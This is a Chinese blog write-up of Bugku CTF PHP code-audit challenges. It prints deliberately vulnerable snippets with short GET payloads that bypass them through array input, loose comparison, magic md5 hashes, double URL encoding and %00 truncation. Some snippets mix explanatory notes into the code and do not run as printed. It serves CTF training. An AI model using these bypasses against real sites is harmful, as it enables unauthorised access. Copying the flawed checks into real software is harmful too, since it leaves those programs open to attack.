Bugku-代码审计-writeup

原创

秋风瑟瑟... 于 2020-07-12 10:05:16 发布 133 收藏 1

分类专栏： Bugku刷题记录

本文链接：https://blog.csdn.net/qq_45628145/article/details/107293039

extract变量覆盖

```php
<?php
    $flag='xxx';
    extract($_GET);
    if(isset($shiyan)) {
        $content=trim(file_get_contents($flag));
        if($shiyan==$content) {
            echo'flag{xxx}';
        }
        else {
            echo'Oh.no';
        }
    }
?>
```

覆盖掉xxx，`payload`

```
?shiyan=&flag=
```

strcmp比较字符串

```php
<?php
 $flag = "flag{xxxxx}";
 if (isset($_GET['a'])) {
  if (strcmp($_GET['a'], $flag) == 0)
   die('Flag: '.$flag);
  else
 print 'No';
 }
?>
```

strcmp函数处理的是字符串，当接受到了不符合的类型，会发生错误，而在5.3之前的php中，显示了报错的警告信息后，将return 0，于是传入数组即可，`payload`

```
?a[]=1
```

urldecode二次编码绕过

```php
<?php
 if(eregi("hackerDJ",$_GET[id])) {
  echo("not allowed!");
  exit();
 }
 $_GET[id] = urldecode($_GET[id]);
 if($_GET[id] == "hackerDJ") {
  echo "Access granted!";
  echo "flag";
 }
?>
```

解法即如提名所说，`payload`

```
?id=%2568%2561%2563%256b%2565%2572%2544%254a
```

md5()函数

```php
<?php
 error_reporting(0);
 $flag = 'flag{test}';
 if (isset($_GET['username']) and isset($_GET['password'])) {
  if ($_GET['username'] == $_GET['password'])
  print 'Your password can not be your username.';
  else if (md5($_GET['username']) === md5($_GET['password']))
    die('Flag: '.$flag);
    else
    print 'Invalid password';
 }
?>
```

构造数组绕过，`payload`

```
?username[]=1&password[]=2
```

数组返回NULL绕过

```php
<?php
 $flag = "flag";
 if (isset ($_GET['password'])) {
 if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
  echo 'You password must be alphanumeric';
 else if (strpos ($_GET['password'], '--') !== FALSE)
    die('Flag: ' . $flag);
   else
     echo 'Invalid password';
}
?>
```

解法也是如题名所说了，`payload`

```
?password[]=1
```

弱类型整数大小比较绕过

```php
<?php
 $temp = $_GET['password'];
 is_numeric($temp)?die("no numeric"):NULL;
 if($temp>1336){
  echo $flag;
 }
?>
```

弱类型比较、 payload

```
?password=1337a
```

sha()函数比较绕过

```php
<?php
$flag = "flag";
 if (isset($_GET['name']) and isset($_GET['password'])){
  var_dump($_GET['name']);
  echo "";
  var_dump($_GET['password']);
  var_dump(sha1($_GET['name']));
  var_dump(sha1($_GET['password']));
  if ($_GET['name'] == $_GET['password'])
   echo 'Your password can not be your name!';
  else if (sha1($_GET['name']) === sha1($_GET['password']))
    die('Flag: '.$flag);
     else
    echo 'Invalid password.';
 }else
  echo 'Login first!';
?>
```

数组绕过， payload

```
?name[]=1&password[]=2
```

md5加密相等绕过

```php
<?php
 $md51 = md5('QNKCDZO');
 $a = @$_GET['a'];
 $md52 = @md5($a);
 if(isset($a)){
  if ($a != 'QNKCDZO' && $md51 == $md52) {
  echo "flag{*}";
 } else {
  echo "false!!!";
 }}
 else{echo "please input a";}
?>
```

经典题目了， payload

```
?a=s878926199a
```

十六进制与数字比较

```php
<?php
 error_reporting(0);
 function noother_says_correct($temp)
 {
  $flag = 'flag{test}';
  $one = ord('1');
  $nine = ord('9');
  $number = '3735929054';
  for ($i = 0; $i < strlen($number); $i++)
  {
   $digit = ord($temp{$i});
   if ( ($digit >= $one) && ($digit <= $nine) )
   这里是不能存在1-9之间的数字
   {
    return "flase";
   }
  }
  if($number == $temp)
  而这里又要相等，矛盾了，因此构造16进制进行绕过，php在判断相等时会自己进行转换
   return $flag;
 }
 $temp = $_GET['password'];
 echo noother_says_correct($temp);
?>
```


payload

```
?password=0xdeadc0de
```

ereg正则%00截断

```php
<?php
 $flag = "xxx";
 if (isset ($_GET['password']))
 {
  if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
   echo 'You password must be alphanumeric';
  else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
    if (strpos ($_GET['password'], '-') !== FALSE) //strpos – 查找字符串首次出现的位置
     die('Flag: ' . $flag);
    else
     echo('- have not been found');
    else
    echo 'Invalid password';
 }
}
?>
```

`strlen($_GET['password']) < 8 && $_GET['password'] > 9999999`这个可以通过构造`1e8`进行绕过，而正则可以通过数组绕过或者%00截断，所以有两种解法，但是这样构造payload的时候题目没有显示flag



- have not been found

搞不懂为什么有个`*-*`，但理论上应该没问题，后面再看看是什么原因
第二种就是这样的了

Flag: flag{bugku-dm-sj-a12JH8}

strpos数组绕过

```php
<?php
 $flag = "flag";
 if (isset ($_GET['ctf'])) {
  if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE)
   echo '必须输入数字才行';
  else if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE)
     die('Flag: '.$flag);
    else
     echo '骚年，继续努力吧啊~';
}
?>
```

解题思路也即如题名所说，`payload`

```
?ctf[]=#biubiubiu
```

数字验证正则绕过

```php
<?php
 error_reporting(0);
 $flag = 'flag{test}';
 if ("POST" == $_SERVER['REQUEST_METHOD'])
 {
  $password = $_POST['password'];
  if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password))
  正则：输入的内容必须为12个以上，不包括空格和tab键
  {
   echo 'flag';
   exit;
  }
  while (TRUE)
  {
   $reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';
   [[:punct:]] 任何标点符号 [[:digit:]] 任何数字 [[:upper:]] 任何大写字母 [[:lower:]] 任何小写字母
   if (6 > preg_match_all($reg, $password, $arr))
    break;
   $c = 0;
   $ps = array('punct', 'digit', 'upper', 'lower');
   foreach ($ps as $pt)
   {
    if (preg_match("/[[:$pt:]]+/", $password))
    $c += 1;
   }
   if ($c < 3) break;
   //>=3，必须包含四种类型三种与三种以上
   if ("42" == $password) echo $flag;
   else echo 'Wrong password';
   exit;
  }
 }
?>
```

绕过第一个`if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password))`即可，即发送password的长度为12个以下，即可绕过